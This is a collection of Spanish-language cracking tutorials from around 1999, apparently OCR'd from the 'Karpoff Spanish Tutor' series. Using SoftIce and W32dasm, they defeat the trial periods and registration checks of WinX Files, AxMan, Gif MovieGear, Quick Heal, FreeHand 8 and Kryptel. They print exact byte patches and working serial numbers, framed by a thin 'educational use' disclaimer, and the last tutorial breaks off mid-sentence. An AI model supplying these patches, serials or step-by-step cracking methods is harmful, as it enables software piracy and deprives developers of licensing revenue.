
Herramientas: SoftIce y APIS32 V 2.4 , Cuento con que tenéis bien configurado el SoftIce ya que en este manual no voy a dar ninguna explicación sobre el tema.

Comportamiento del programa Tenemos 30 días de evaluación pasado ese tiempo deja de funcionar, desconozco si tiene algún tipo de limitación, no muestra ningún nag de arranque, tenemos la opción de registrar el programa, si metemos los datos al azar nos saldrá un nag diciendo Sorry this number is invalid o algo así, este nag no es del tipo de messageboxa es un nag que mas bien parece un icono grande, no emite ningún beep con lo cual nos dificulta mas el capturar el proceso mediante el nag.

Ataque Localizar un S/N valido dependiendo del nombre que metamos, localizaremos el numero rastreando los registros (eax, eip, ebx etc), ya que el S/N se genera según nuestro nombre y en un momento dado se compara con el nuestro, pero mientras ocurren todos etos procesos el S/N valido esta en alguna parte de la memoria puesto que ya se ha generado o se esta generando, rastrearemos los registros sin liarnos demasido si no encontramos lo que queremos enseguida, pasamos a tracear el programa y a ver todo el proceso. Como ya os dije en manuales anteriores no tenemos por que seguir unas pautas de crackeo, sino que todo lo que se nos pueda ocurrir es perfecto.

PARTE 2

A trabajar. Tenemos iniciado Windows con SoftIce y APIS32 V 2.4 ya en funcionamiento, el aspecto de APIS32 V 2.4 es este.



Examining application --- Escoger el programa que vamos a analizar

Command line arguments --- por si queremos ejecutar el programa con alguna opción

Follow API functions are spied --- Esta es la lista de funciones Api que nos detectaría en el programa a analizar, podemos añadir mas.

Find ---- Buscar una Función en la lista

Add --- Añadir mas Funciones tenemos una larga lista para añadir (dependiendo de las librerías .dll que utilice el programa pues añadimos))

Run ---- Ejecutar el programa que tenemos seleccionado, es muy importante para que nos sirva de algo el apis32 ir viendo en que momento de van ejecutando las funciones, que luego serán nuestros breakPoints en el soft.

En nuestro caso cargamos el archivo Wxfile.exe como esta en la foto y pulsamos Run se empieza a ejecutar el programa y vemos como van apareciendo las funciones que utiliza, pero a nosotros nos interesa las funciones que utiliza cuando nos muestra la ventana de error tras intentar registrarnos, ósea que vamos a WinX Files y pulsamos en el dibujo del cerdo, si! donde pone que tenemos 30 dias, nos sale la ventana de registro y rellenamos con lo que queramos, en mi caso pondre.

User Name: karpoff

Key: 14141414

Fijaros bien en el apis32 en las funciones que se han ejecutado nos posicionamos en la ultima función (con el ratón) y nos preparamos para pulsar OK en la ventana de registro a la vez que vemos que función escupe cuando muestre la ventana de que hemos fallado en el registro, y la función ha sido CreateWindowExa pues este será nuestro BreakPoint.
Cerramos todo y cargamos el archivo Wxfile.exe en el SoftIce Pulsamos el botón de los engranajes nos sale la ventanita pulsamos aceptar y estamos en el softice, ahora tenemos que salir para rellenar los datos del registro así que pulsamos F5 o [CTRL+D], devuelta a Windows y con WinXfiles ejecutado , nada pues a rellenar con los datos anteriores y atención ahora tenemos que ponemos nuestro BreakPoint, pulsamos [CTRL+D] y de nuevo en el softice a poner el BP
BPX createwindowexa
Tenemos que volver al windows para pulsar OK en los datos del registro, ósea que de nuevo F5 o [CTRL+D], y cuando salgamos a Windows pulsamos OK en los datos y haber si hace efecto la función createwindowexa EXPLACHSSSS estamos en el SoftIce concretamente en.

USER32!CREATEWINDOWEXA
015F:BFF55C65 B530 ------- AQUÍ

Como veis si miráis la parte inferior derecha del softice veréis que nos encontramos dentro de la librería de Windows USER32.DLL a la cual Wxfile.exe a hecho una llamada a la función createwindowexa tenemos que saber que parte del código de nuestra víctima llamo a esta función pulsamos F12 y EXPLACHSSSS aparecemos en la rutina padre.

```
015F:00416B99 E866EAFEFF        Call USER32!CREATEWINDOWEXA – LLAMADA A LA FUNCION
015F:00416B9E 8986C0000000      mov dword ptr [esi+000000C0], eax – ESTAMOS Aquí
```

hemos dicho que intentaremos localizar el S/N valido rastreando los registros no¿? Bueno pues pulsar la tecla F2 y aparecen en la parte superior del SoftIce los registros con sus valores, ahora posamos el ratón sobre cualquiera de ellos por ejemplo EAX y pulsamos el botón derecho, se despliega un menú de opciones escogemos Display y rastreamos la ventana de datos (la ventanita donde están los datos en caracteres) con las flechitas de movimiento de la ventana miramos hacia arriba y hacia abajo fijándonos en todo, atención pero rastreamos cada registro un poquitin para arriba y lo mismo hacia abajo, no os tiréis la de dios de tiempo, si no veis nada interesante al siguiente registro y hacéis lo mismo.

Prestar especial atención si veis números o un cacho del nombre que metisteis entonces lo miráis mas detenidamente. Bueno y cuando llegueis a ESI y miréis un pelin hacia arriba veréis 3 códigos uno el [nuestro] otro compuesto por [letras, números y un par de caracteres] y el ultimo todo [letras mayúsculas] apuntarlos y a probar.
En efecto la clave es

NAME: karpoff
KEY: CERKTEFVUNQJPHN

Era lógico pensar que el código valido eran las 15 letras mayúsculas, ya

que el otro código contenía un par de caracteres (! Que no suelen ser corrientes.
Habéis visto lo fácil que puede ser encontrar un S/N sin seguir todos los procesos, cuando tengáis un programa para crackear hecharle imaginación crackear tiene que ser algo divertido.
Llegados al nº12 de esta serie de manuales, me gustaría que me mandaseis sugerencias sobre como queréis que siga avanzando esto, si queréis proyectos con el SoftIce o empezar con el SmartCheck (como el SoftIce pero para visual basic) o manuales sobre como funcionan algunas herramientas de cracking. Lo dejo en vuestras manos.
Un saludo para todos en especial los que me habeis participado activamente con sugerencias preguntas etc,

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo. Es difícil escribir manuales creerme, pero mientras una sola persona los lea seguiré J

Con cualquier duda mandarme un email, contesto a todos los email.

Un saludo para todos/as (karpoff)

Kf_karpoff@hotmail.com

http://personal2.redestb.es/karpoff

http://welcome.to/karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Protecciones Estupidas

Programa	**Axman v3.01**	**W95 / WNT**
Descripción	**Compresor**	
Palabras del Autor	**Have you ever downloaded a program that you wanted to make a backup copy of only to realize that it was too large to fit onto a single floppy disk? Have you ever tried to email someone a large program only to have it not get there because of restrications that certain email servers make on the size of emails? Have you ever wanted to distibute files from your internet site but they are so large that people get frustrated trying to download them, having their connections lost and being forced to start over?** **If you answered yes to any of the questions above, then AxMan is the program for you!** **AxMan is a 32-bit windows application that will split any file into pieces. These pieces can then be later restored to recover the original file.**	
Ranking		
Tipo	**Trial de 30 dias**	
Url	**http://www.mosaicware.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados,Encontrar el zerial**	
Cracker	**KOLGADO**	
Fecha	**17 de Octubre de 1999**	

Introduccion:

He particionado este ¿¿tutorial??? en tres partes.
***Primera Parte <con parche>**
***Segunda Parte<en ejecucion o sin parche>**
***Tercera Parte<Encontrando el Zeriall>(recomendado)**

Al Atake:

Primera Parte
Hacemos todo el proceso de desensamblado y luego buscamos en el string reference.Vemos unos cuantos interesantes(expired,invalid info,etc) .Las maneras de crackearlo son son practicamente infinitas,pero le daremos al "thank you for...",doble click y alla vamos:

:00406AAC 84C0 test al, al
:00406AAE 6A30 push 00000030
:00406AB0 7513 jne 00406AC5

Possible StringData Ref from Data Obj ->"AxMan - Error 400"

:00406AB2 688C084600 push 0046088C

Possible StringData Ref from Data Obj ->"Invalid Registration Information"

:00406AB7 6868084600 push 00460868
:00406ABC 8BCE mov ecx, esi
:00406ABE E8E67F0200 call 0042EAA9
:00406AC3 EB7A jmp 00406B3F

Referenced by a (U)nconditional or (C)onditional Jump at Address:
:00406AB0(C)

Possible StringData Ref from Data Obj ->"AxMan"

:00406AC5 686C034600 push 0046036C

Possible StringData Ref from Data Obj ->"Thank you for registering your copy of AxMan"

:00406ACA 6838084600 push 00460838----------> AQUI APARECEMOS.

:00406ACF 8BCE mov ecx, esi
:00406AD1 E8D37F0200 call 0042EAA9
:00406AD6 E8B8A70200 call 00431293

Un poco mas arriba esta el "invalid info", o sea que tenemos las dos caras de la moneda practicamente juntos, todavia un poco mas arriba un jne, doble click sobre el
,jump to y nos lleva al "thank you..." o sea q' en la linea :00406AB0 7513 jne 00406AC5, cambiar el 7513 por eb13 y el programa is cracked.Facil verdad.

Segunda Parte(softice)

Si eso te parecio muy facil o por si alguna obscura razon no tienes el w32dasm,aca va otra opcion igual de facil.
En el programa, Help/Register...,ponemos lo que se nos ocurra, bpx getdlgitemtexta,x,no pasa nada,probamos otro,bpx getwindowtextA,x, y ahora si, estamos adentro,F10 maniaticamente hata que nos salte la ventana "Invalid Info", le damosok y estamos de vuelta en el soft nos vamos pa arriba hasta encontrar el jnz
00406ac5,creo que no hace falta decir que hacer en esta situacion, o si??, simplemente poner un bc * y despues doble click en la linea del jnz que mencionamos
hace un rato(pa poner un bpx).Correr de nuevo el programa y nos para, vemos que
al lado dice no jump; ponemos r fl z y listo.

Tercera Parte

Pero todavia hay mas, tambien podemos conseguir el verdadero serial.Repetimos el
proceso de ariba,pero en vez de poner el bpx en jnz lo ponemos en call que esta un poco mas arriba en 00406aa7 una vez alli F8 para entrar en el llamado, 11 veces F10
y tnemos Lea eax [esp+08],F10 una vez mas,ahora D eax y vemos 309-621-810.Si eso no es un serial q' me parta un rayo jeje...
PD:El serial es valido para el nombre=danz,Company=my self, si introduces otros datos tendras un serial diferente.
Saludos.
FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

POST-MORTEM CRACKING

"I LOVE THE DEAD"

Programa	**Gif MovieGear**	**W95 / W98 / NT**
Descripción	**Animacion**	
Ranking		
Tipo	**Trial de 30 dias,Serial**	
Url	**http://www.gamani.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados.**	
Cracker	**KOLGADO**	
Fecha	**15 de Octubre de 1999**	

Al Atake:
Abrimos el programa en w32dasm,click en String Reference y buscamos por algo positivo,encontramos el "Expired trial version" le damos doble click i aparecemos aqui:

```
:0042C571 C705B8F8450000000000 mov dword ptr [0045F8B8], 00000000
:0042C57B 85FF test edi, edi
:0042C57D 7557 jne 0042C5D6
:0042C57F 6A30 push 00000030

* Reference To: USER32.MessageBeep, Ord:01BDh

:0042C581 FF1564144400 Call dword ptr [00441464]

* Possible Reference to String Resource ID=40214: "Expired Trial Version"
|
:0042C587 68169D0000 push 00009D16 --->"Aparecemos aqui"
:0042C58C E82FFFFDFF call 0040C4C0
```

:0042C591 83C404 add esp, 00000004

Notamos que un poco mas arriba esta un jne,le damos doble click y luego el boton jump to y nos lleva aqui:

*** Possible Reference to String Resource ID=40217: "Trial Version Reminder"**
|
:0042C5D6 68199D0000 push 00009D19-------->"Aqui"
:0042C5DB E8E0FEFDFF call 0040C4C0
:0042C5E0 83C404 add esp, 00000004
:0042C5E3 50 push eax
:0042C5E4 56 push esi

*** Reference To: USER32.SetWindowTextA, Ord:025Eh**
|
:0042C5E5 FF1530144400 Call dword ptr [00441430]
:0042C5EB 57 push edi

*** Possible Reference to String Resource ID=40218: "Reminder: There are %d days remaining in your 30 day trial p"**
|
:0042C5EC 681A9D0000 push 00009D1A
:0042C5F1 E8CAFEFDFF call 0040C4C0
:0042C5F6 83C404 add esp, 00000004

"Trial version reminder"Hmmmm...si no me equivoco parece ser la rutina de habilitacion del programa.
Cuando nos pasemos los 30 dias no va a hacer el salto y nos aparecera que debemos registrarnos para seguir usandolo,por lo tanto,
cambiemos el salto condicional por uno incondicional.
Le damos return el w32dasm para volver del salto,ahora nos fijamos en el offset.
Abrimos nuestro hex editor favorito(en mi caso uedit32) en el offset 0002c57d(en mi pc,esto puede variar),cambiar el 75 por eb.La proteccion
del trial ha sido deshabilitada.

Ahora bien,el programa esta crackeado, pero al darle en help/about...,obviamente nos sale el unregistered version,solo para ser un poco mas exquisitos y "limpiar" mas el programa
vamos a hacer que se cambie este mensaje por "Registered version".
En el string reference,buscamos "Registered version" ,doble click sobre ella y nos lleva aqui:

:0040C11F 83F801 cmp eax, 00000001
:0040C122 0F85E0000000 jne 0040C208--------->cambiar por nop

:0040C128 8D8424B0000000 lea eax, dword ptr [esp+000000B0]
:0040C13A 83C408 add esp, 00000008
:0040C13D 85C0 test eax, eax
:0040C13F 7547 jne 0040C188---->cambiar por nop

*** Possible StringData Ref from Data Obj ->"Registered Version"**
|
:0040C141 68F0454400 push 004445F0---------->"Aqui"
:0040C146 689F040000 push 0000049F
:0040C14B 56 push esi
:0040C14C FFD5 call ebp
:0040C14E 6A00 push 00000000
:0040C150 68A0040000 push 000004A0
:0040C155 56 push esi
:0040C156 FFD7 call edi

Inmediatamente arriba aparece un jne y un poco mas arriba otro.
Podemos cambiar estos por nop para que el programa no salte.En nuestro hex cambiamos
el 7547 por 9090 y el 0f85e0000000 cambiar por 909090909090.ok guardamos los cambios,en el programa le damos help/about....
¡¡¡SORPRESA!!!!! ,"Registered Version".
Ahora solo nos falta el nagscreen del principio,vamos a usar el softice ahora para detectar que funcion genera la nag.
Bpx CreateDialogBox,abrimos el programa y nada..,easy, no pasa naa,probemos con otro,bpx DialogboxparamA, y bingo!!!.F12 y estamos en el interior
de nuestra victima.Anotamos la direccion del call dialogboxparama,para referencia en el w32dasm.
PD: El softice se necesita en este caso para referencia pues no sabemos cual de todas las funciones genera la nag y no
perdernos en el listado muerto.
Buscamos esta direccion en el w32dasm y vemos esto:

:0042C6D5 8B542408 mov edx, dword ptr [esp+08]
:0042C6D9 50 push eax---------->nop
:0042C6DA A188154600 mov eax, dword ptr [00461588]
:0042C6DF 6880C44200 push 0042C480
:0042C6E4 52 push edx---------->nop

*** Possible Reference to Dialog: DialogID_0092**
|
:0042C6E5 6892000000 push 00000092------->nop

:0042C6EA 50 push eax------>nop

*** Reference To: USER32.DialogBoxParamA, Ord:0093h**
|
:0042C6EB FF15F4124400 Call dword ptr [004412F4]---->nop "Aqui aparecemos"
:0042C6F1 5E pop esi
:0042C6F2 C20400 ret 0004

Ahora solo nos resta deshacer el call y todos los push inmediatamente por encima de este(5 push).
Ahora tenemos un supuesto "Full registered version" del programa.,sin ningun indicio q' nos diga lo contrario.

FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

Crackeando Quick Heal

La victima: Quick Heal
URL: www.quickheal.com
Descripcion: Excelente virus scanner
Dificultad: Principiante
Objetivo: Simular estar registrado
Cracker: Kolgado
Ponemos un numero cualquiera,control-d y nos salta el softice,bpx getdlgitemtexta
pa' probar y x, volvemos al programa,le damos ok y nos salta de nuevo el soft,un f12 y estamos en la rutina del programa,a partir de ahi podemos seguir dos caminos,
analizar minuciosamente y ver como se comporta el codigo(útil si queremos un KeyGen.),o probamos darle fanaticamente f10 hasta que nos aparezca el mensaje de "error en el codigo" o algo por el estilo.
Para no complicarnos demasiado(y porque tambien soy bastante nuevo para un keygen),probemos nuestra suerte con la segunda opcion.
Le damos f10 19 veces, y a la 20 nos aparece la ventana "incorrect unlock code",le damos aceptar y aparecemos en:

```
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                                |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A

* Possible Reference to Dialog: DialogID_0066, CONTROL_ID:0458, ""
                                |
:00408D36 6858040000            push 00000458 "AQUI APARECEMOS"
```

```
:00408D3B 8BCE              mov ecx, esi
:00408D3D E8C7580100        call 0041E609
:00408D42 85C0              test eax, eax
:00408D44 7504              jne 00408D4A
:00408D46 33C0              xor eax, eax
:00408D48 EB03              jmp 00408D4D
```

El call inmediatamente arriba de donde aparecimos fue el que provocó el mensaje, por lo tanto, busquemos un poco arriba para ver q' tenemos(hay q' buscar algun salto condicional).

```
:00408CB0 50                push eax
:00408CB1 51                push ecx
:00408CB2 E86ECDFFFF        call 00405A25
:00408CB7 83C408            add esp, 00000008
:00408CBA 83F801            cmp eax, 00000001
:00408CBD 7564              jne 00408D23  "LA CLAVE"
:00408CBF E833CEFFFF        call 00405AF7
:00408CC4 E8438EFFFF        call 00401B0C
:00408CC9 663D0200          cmp ax, 0002
:00408CCD 7549              jne 00408D18
:00408CCF FF761C            push [esi+1C]
```

No necesitamos ir muy lejos y nos encontramos un jnz 00408d18 y un poco mas arriba jnz 00408d23,ahora bien, esto no nos dice nada por si solo,
asi que analicemos un poco.Si nos fijamos en jnz 00408d23(en w32dasm jne) nos damos cuenta de que en caso de hacer el salto apareceriamos unas cuantas
instrucciones antes de nuestro famoso call q' produce el mensaje de error,exactamente en:

```
:00408D21 EB31              jmp 00408D54

:00408D23 6A30              push 00000030 "AQUI"
:00408D25 8BCE              mov ecx, esi
```

* Possible StringData Ref from Data Obj ->"Error"

```
                        |
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                        |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A  "NUESTRO    MARTIRIO"
```

Tambien podemos notar que inmediatamente arriba de push 30 esta un jmp que evitaria pasar por el call "de los lamentos".
por lo que a simple vista pareceria ser que nuestro 00408cbd jnz 00408d23 seria lo q' distingue de estar o no registrados.Pero antes de sacar conclusiones a la ligera,probemos.
Ponemos un bc*,y luego un bpx en 00408cbd,le damos control-d,le damos ok de nuevo a nuestra ventana de Registro y nos baramos en el bpx que hemos puesto.
Vemos que realmente va a saltar,como suponiamos,asi q' probemos,total no perdemos nada (creo).En le softice le damos r fl z y se convierte "magicamente" en un "no jump".
Ok el momento de la verdad,le damos bc*, y luego x, y pam!!!, un lindo mensaje... "Quick Heal has been upgrade to a complete..."No sweat.Ni siquiera necesitamos parcharlo,solo un cambio en un salto en tiempo de ejecucion y listo.
Esperando que les sirva de ayuda.Atte. Kolgado.
PD:Esta es la manera mas facil y es genial para los nuevos,si se animan le pueden dar con el keygen.Gracia a todos en el spanish reverse...
FreeMind.

FreeHand 8.0.1

Plataformas	W95
Descripción	**Editor de imagenes,texto,dibujo,etc.**
Tipo	**Trial de 30 dias**
Url	**http://www.macromedia.com**
Protección	**Limite de 30 Dias**
Dificultad	**Amateur**
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20a**
Objetivo	**Romper el limite de 30 dias**
Cracker	**KOLGADO**
Fecha	**21/22 de Octubre de 1999**

Al Atake:

Para empezar adelantamos la fecha unos 35 dias,corremos el programa y nos sale la nag con dos botones,el try(deshabilitado) y el exit.Le damos exit y volvemos la fecha a la actual, corremos de nuevo el programa y nos sale una ventana chiquita que nos dice que Warning quisimos hacer trampa,bla,bla,bla... o sea que hay algo que le avisa al programa que el trial expiro, y por mas que alteremos la fecha sigue expirado.Ok, softice time, ponemos un bpx enablewindow, F12 una vez, y estamos adentro y vemos una llamada al user32!DialogboxparamaA(aqui se genera la ventana del Warning),asi que vamos a poner un nop en este call y en los push inmediatamente superiores.Anotamos la direccion y vemos el offset con el w32dsm:

```
:0040828C 8815628D4300 mov byte ptr [00438D62], dl
:00408292 6A00 push 00000000
:00408294 68B06D4000 push 00406DB0
:00408299 6A00 push 00000000

* Possible Reference to Dialog: DialogID_0072

:0040829B 6A72 push 00000072
:0040829D 50 push eax

* Reference To: USER32.DialogBoxParamA, Ord:008Eh
|
```

:0040829E FF1588954400 Call dword ptr [00449588]-------->aparecemos aca
:004082A4 83F806 cmp eax, 00000006
:004082A7 0F84EA000000 je 00408397
:004082AD E9CC000000 jmp 0040837E

En el hex cambiamos desde el offset 00007692 hasta 000076a4 por 90, y luego salvamos los cambios, corremos el programa y chau,chau ventana, y ademas nos habilita el programa tambien!!!;.., o sea que ahora hemos tenido una mejora, si nos pasamos del trial, retrocedemos la fecha del sistema y nos va a habilitar igual, en este punto si sos caigüe(expresion usada en mi pais que equivale a no querer hacer nada), te puedes conformar con esto que es lo minimo, o si te gusta experimentar con lo desconocido, seguí (elegi esto ultimo):)
Nos vamos al "futuro" de nuevo y ahi esta otra vez esa nag,bueno, vamos a ver que nos dice la "autopsia",,,,en el w32dsm,buscamos el string expired:

:00405FDD 891D9C654300 mov dword ptr [0043659C], ebx
:00405FE3 755C jne 00406041
:00405FE5 3935800E4400 cmp dword ptr [00440E80], esi
:00405FEB 741A je 00406007
:00405FED A120BB4300 mov eax, dword ptr [0043BB20]
:00405FF2 50 push eax

*** Possible StringData Ref from Data Obj ->"%s Expired"**
|
:00405FF3 6800C44200 push 0042C400---------------> aqui
;:00405FF8 68A0794300 push 004379A0
:00405FFD E8BE9A0100 call 0041FAC0
:00406002 83C40C add esp, 0000000C
:00406005 EB4C jmp 00406053

Los dos saltos inmediatamente superiores son tentadores pero creo que no pasa nada con ellos (al menos para mi) los analice y no vale la pena entrar en detalles. Bue..:) 55 instrucciones mas arriba esta una instruccion interesante :

:00405F2B 8B442410 mov eax, dword ptr [esp+10]
:00405F2F 83C0FE add eax, FFFFFFFE
:00405F32 83F81E cmp eax, 0000001E<------------------- cambiar 83f81e por 83f800
:00405F35 0F8794020000 ja 004061CF<-------------------------
:00405F3B 33C9 xor ecx, ecx
:00405F3D 8A88F4614000 mov cl, byte ptr [eax+004061F4]
:00405F43 FF248DE0614000 jmp dword ptr [4*ecx+004061E0]
:00405F4A A1ECCE4300 mov eax, dword ptr [0043CEEC]

Vemos una comparacion de el valor de eax con 1e<30 en decimal> podria ser por los 30 dias del trial .Ponemos un bpx en la direccion del ja para ver que onda, y notamos que no va a saltar y como nuestra trial esta expirado tenemos que invertir < a la mas pura Ingenieria Inversa>
para estar bien.
El valor de eax en esa comparacion si no recuerd9o mal es 6 y tiene que ser major a 30 para que salte,para esto facilmente podemos cambiar el 1e por 00 y siempre saltara ,,pero antes de eso vamos a ver si estamos en lo cierto.
Como es un ja las flag c y z deben estar en cero para ocasionar el salto , hacemos que salte y le damos x y enter y ¡¡¡pam!!! el invitado se ha presentado:) muy bien,,, ahora que estamos seguros vamos a hacer el cambio definitivo.
Abrimos nuestro hex y hacemos los cambios (creo que no es necesario explicar comom parchar con el hex pues ya ha sido explicado en otros tutoriales),,,corremos el programa,,,Oh no algo pasa, el famoso mensaje de windoze de volcado de pila,pero no nos desesperemos,,,por la pinta lo mas probable es que al alterar el codigo hace un rato, provoco otro cambio en algun lugar del exe.Para ver donde el error, en la ventanita que nos aparece le damos click en detalles y nos proporciona la direccion donde se produjo el "error fatal".La direccion es 0040512 ponemos en el soft un bpx en dicha direccion y :

:00405127 6A04 push 00000004
:00405129 E892A80100 call 0041F9C0
:0040512E 0FAFC7 imul eax, edi--------->cambiar 0fafc7 por 909090
:00405131 0FAFC6 imul eax, esi---------->cambiar 0fafc6 por 909090
:00405134 83C404 add esp, 00000004
:00405137 85C0 test eax, eax
:00405139 C70064000000 mov dword ptr [eax], 00000064-------> Aqui aparecemos
:0040513F 7409 je 0040514A

Vemos que eax tiene un valor de 00000000, ahora volvamos al editor hex y cambiemos el 1e por 00 de hace un rato a como estaba antes es decir 00 por 1e,corremos de nuevo el programa y nos debe parar el soft , ahora bien, notas la diferencia que provoco el error???, el valor de eax ahora es 00cc05b0.Cinco instrucciones mas arriba hay un call vamos a poner un nuevo bpx en esa instruccion para ver con que valor sale eax.
ok,.....pum!! pantallazo y estamos en el soft le damos F10 y nos vamos a la primera multiplicacion imul eax, edi, vemos que el valor de eax es 00cc05b0(el numero que evitaria generar el error) o sea que al salir del call el valor de eax es el correcto pero se vuelve cero por culpa de las multiplicaciones,probablemente sea una comprobacion o algo asi,no le entiendo el significado ,lo que si se es que si evitamos las multiplicaciones el valor de eax=00cc05b0 que es lo q' queremos.
En el cuadro de instrucciones estan los detalles que hay que cambiar en el hex y

ademas cambiamos el ya famoso 1e por 00 de nuevo para probar si anda el parche.
Corremos el programa ..... y el maldito error otra vez:(... vamos a ver si es en la misma direccion,,vemos en detalles y es en otra direccion:004025de,vamos en un flash a esa.....
mmmmmmz.... un momento,..... si!!!! es la misma rutina que el error anterior esta la asignacion a eax de 64,mas arriba las dos multiplicaciones y el call,por lo tanto repitamos el proceso anterior, las dos imul por nop, ok ,vamos a probar, ...UHHHHHHH!!!!!! que alivio el programa se habilita.
PD:Espero que a alguien le sirva este texto, me parece que esta muy improvizado pero me costo un monton.
Hasta la proxima.

FeelFree...

Tutorial Descargado de Karpoff Spanis Tutor

TuTOrial Spud (diciembre ’99)

KRIPTEL V3.5

http://download.cnet.com/downloads/0,10152,0-10105-101-1500144,00.html?gid=55176&tag=st.dl.10105-100-1500144.qf.10105-101-1500144

INTRODUCCION

Hola que tal, esta es la primera vez que me decido a hacer un tutorial. La verdad es que soy un taco de vago para escribir, pero los conocimientos hay que compartirlos sino se te pudren en la cabeza, como bien dijo alguien por ahí ;))

Bueno, este programa es un encriptador/desencriptador, yo ni siquiera se usarlo (tampoco me he puesto) pero es uno de otros tantos programas que

mi colega Killman se entretiene en buscarme pa que yo lo destripe y aprenda un poquito mas ;) (Grasia Gitano :P)

Se trata de una proteccion Cinderella de 30 dias, con una Nag de entrada avisandote de los dias que faltan para el fatidico petado de programa y una Nag despues de introducir los datos de registro, avisandote de que los datos introducidos se comprobaran la proxima vez que lo ejecutes y tal

Bueno, empecemos:

Para empezar hay que instalarlo, ejecutamos Kryptel.exe y lo instalamos obteniendo brw.exe.

Ejecutamos bre.exe y antes de comenzar ya aparece la primera Nag avisandonosde que tenemos 30 dias para registrarlo. Bien, le damos a continuar y entramos en el programa. Nos vamos a la ventana de registro Help/Registration Code y probamos un nombre y serie aleatorio. Yo he puesto Spud y 123456. Pulsamos en registrar y nos da un mensage avisandonos de que el numero de serie tiene un formato erroneo, el cual debe ser tal que asi xxxx-xxxx-xxxxxxxx. Po guay, trabajo que nos ahorra el programador para cuando tengamos que sacar un numero de serie valido ;)

Ok, seguimos. Ponemos de nuevo Spud y este serial 1234-5678-12345678 y

